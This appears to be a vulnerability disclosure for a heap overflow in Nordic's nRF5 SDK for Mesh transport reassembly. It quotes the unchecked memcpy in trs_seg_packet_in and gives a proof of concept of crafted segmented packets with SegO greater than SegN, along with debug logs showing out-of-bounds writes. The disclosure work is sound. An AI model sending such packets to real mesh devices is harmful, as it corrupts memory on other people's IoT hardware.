Nordic Bluetooth Mesh SDK transport reassemble-heap overflow 1

Thanks for reviewing !

Any question please contact us at jlu2014yanhan@163.com

Vulnerability description

Nordic Semiconductor is a fabless semiconductor company specializing in wireless technology for the IoT.
Official website : https://www.nordicsemi.com/

In Nordic nRF5 SDK for Mesh, a heap overflow vulnerability can be triggered by sending a series of segmented packets with *SegO* > *SegN*.

The affected SDK is nRF5 SDK for Mesh. https://www.nordicsemi.com/Products/Development-software/nRF5-SDK-for-Mesh/Download?lang=en#infotabs
The affected version is : version <= v5.0.0
The vulnerable function is *trs_seg_packet_in* in *mesh/core/src/transport.c*.

Vulnerability analysis

Analysis
SegO is a lower tansport layer field that indicates the segment offset number.
SegN is a lower transport layer field that indicates the last segment number.

Field	Size (bits)	Notes
SEG	1	1 = Segmented Message
AKF	1	Application Key Flag
AID	6	Application key identifier
SZMIC	1	Size of TransMIC
SeqZero	13	Least significant bits of SeqAuth
SegO	5	Segment Offset number
SegN	5	Last Segment number
Segment m	8 to 96	Segment m of the Upper Transport Access PDU

Table 3.11: Segmented Access message format

When received first segmented packet, the mesh sdk will allocate a heap buffer to cache the remaining segmented packets:

```
p_sar_ctx->payload = mesh_mem_alloc(length);
```

the length of buffer is (*SegN* + 1)×*single_pdu_size*, where *single_pdu_size* is 8 or 12, depending on *CTL*:

```
uint32_t total_length = ((p_metadata->segmentation.last_segment + 1) *
                         TRANSPORT_SAR_PDU_LEN(p_metadata->net.control_packet));
```

The mesh sdk then continues to receive the remaining segmented packets, copies them into the allocated buffer, where the destination address of *memcpy* is:

pbuffer + *SegO* * *single_pdu_size*

The mesh sdk doesn't check whether *SegO* <= *SegN* when caching packets. if *SegO* of currently received packet is greater than *SegN* of firstly received packet, a heap overflow will occur.

```
uint32_t segment_len    = packet_len - PACKET_MESH_TRS_SEG_PDU_OFFSET;
uint32_t segment_offset = p_metadata->segmentation.segment_offset *
                          TRANSPORT_SAR_PDU_LEN(p_metadata->net.control_packet);
if (p_metadata->segmentation.segment_offset == p_sar_ctx->metadata.segmentation.last_segment)
{
    /* Last segment might not be the full length of a normal segment, update total length */
    p_sar_ctx->session.length = segment_offset + segment_len;
}
else if (segment_len != TRANSPORT_SAR_PDU_LEN(p_metadata->net.control_packet))
{
    /* Got a non-conformant segment length, discard the packet. */
    sar_ctx_cancel(p_sar_ctx, NRF_MESH_SAR_CANCEL_REASON_INVALID_FORMAT);
    return;
}

/* Adopt the network metadata of the segment that was sent last to maintain the correct sequence
 * number order in upper transport. This also ensures that once the packet is added to the
 * replay list, the entry covers them all. */
if (p_sar_ctx->metadata.net.internal.sequence_number < p_metadata->net.internal.sequence_number)
{
    p_sar_ctx->metadata.net = p_metadata->net;
}

memcpy(&p_sar_ctx->payload[segment_offset], packet_mesh_trs_seg_payload_get(p_packet), segment_len);
```

POC

First, we send an access packet with *SegN* 1. The mesh sdk allocates a 24 bytes buffer to cache the remaining packets.

```
Bluetooth Mesh
  > Network PDU
  v Lower Transport PDU
      1... .... = SEG: Segmented Access Message (1)
      .0.. .... = AKF: Device key (0)
      ..00 0000 = AID: 0
      0... .... .... .... .... .... = SZMIC: 32-bit (0)
      .100 0000 0000 00.. .... .... = SeqZero: 4096
      .... .... .... ..00 000. .... = Segment Offset number(SegO): 0
      .... .... .... .... ...0 0001 = Last Segment number(SegN): 1
      Segment: aaaaaaaaaaaaaaaaaaaaaaaa
```


We then send an access packet with *SegN* 1 and *SegO* 2. Since *SeqZero* is the same, this packet will be cached into the previously allocated buffer. However, since the *SegO* is 2, the segment data will be copied into buffer[24] ~ buffer[35], causing a heap overflow. Similarly, we can also send other packet with *SegO* greater than 1 to write to other area.

```
Bluetooth Mesh
> Network PDU
v Lower Transport PDU
      1... .... = SEG: Segmented Access Message (1)
      .0.. .... = AKF: Device key (0)
      ..00 0000 = AID: 0
      0... .... .... .... .... .... = SZMIC: 32-bit (0)
      .100 0000 0000 00.. .... .... = SeqZero: 4096
      .... .... .... ..00 010. .... = Segment Offset number(SegO): 2
      .... .... .... .... ...0 0001 = Last Segment number(SegN): 1
      Segment: aaaaaaaaaaaaaaaaaaaaaa
```

We added log print before *mesh_mem_alloc* in the *sar_ctx_alloc* and *memcpy* in the *trs_seg_packet_in*. The log demonstrates that allocated buffer size is 24, while the segment offset can be greater than 24, causing heap overflow.

```
00> <t:    2437237>, transport.c,  404, p_sar_ctx->payload = mesh_mem_alloc(24)
00> <t:    2437242>, transport.c,  987, segment index = 0, segment offset = 0
00> <t:    2580373>, transport.c,  987, segment index = 2, segment offset = 24
00> <t:    2776951>, transport.c,  987, segment index = 3, segment offset = 36
00> <t:    2821033>, transport.c,  987, segment index = 4, segment offset = 48
00> <t:    2973397>, transport.c,  987, segment index = 5, segment offset = 60
00> <t:    3170094>, transport.c,  987, segment index = 6, segment offset = 72
00> <t:    3205193>, transport.c,  987, segment index = 7, segment offset = 84
00> <t:    3366659>, transport.c,  987, segment index = 8, segment offset = 96
00> <t:    3563225>, transport.c,  987, segment index = 9, segment offset = 108
00> <t:    3588901>, transport.c,  987, segment index = 10, segment offset = 120
00> <t:    3759936>, transport.c,  987, segment index = 11, segment offset = 132
```

SEGGER Debugger shows the memory state of heap overflow.



```
```

References

Bluetooth Mesh : https://www.bluetooth.com/blog/introducing-bluetooth-mesh-networking/
Bluetooth Mesh Profile : https://www.bluetooth.com/specifications/specs/mesh-profile-1-0-1/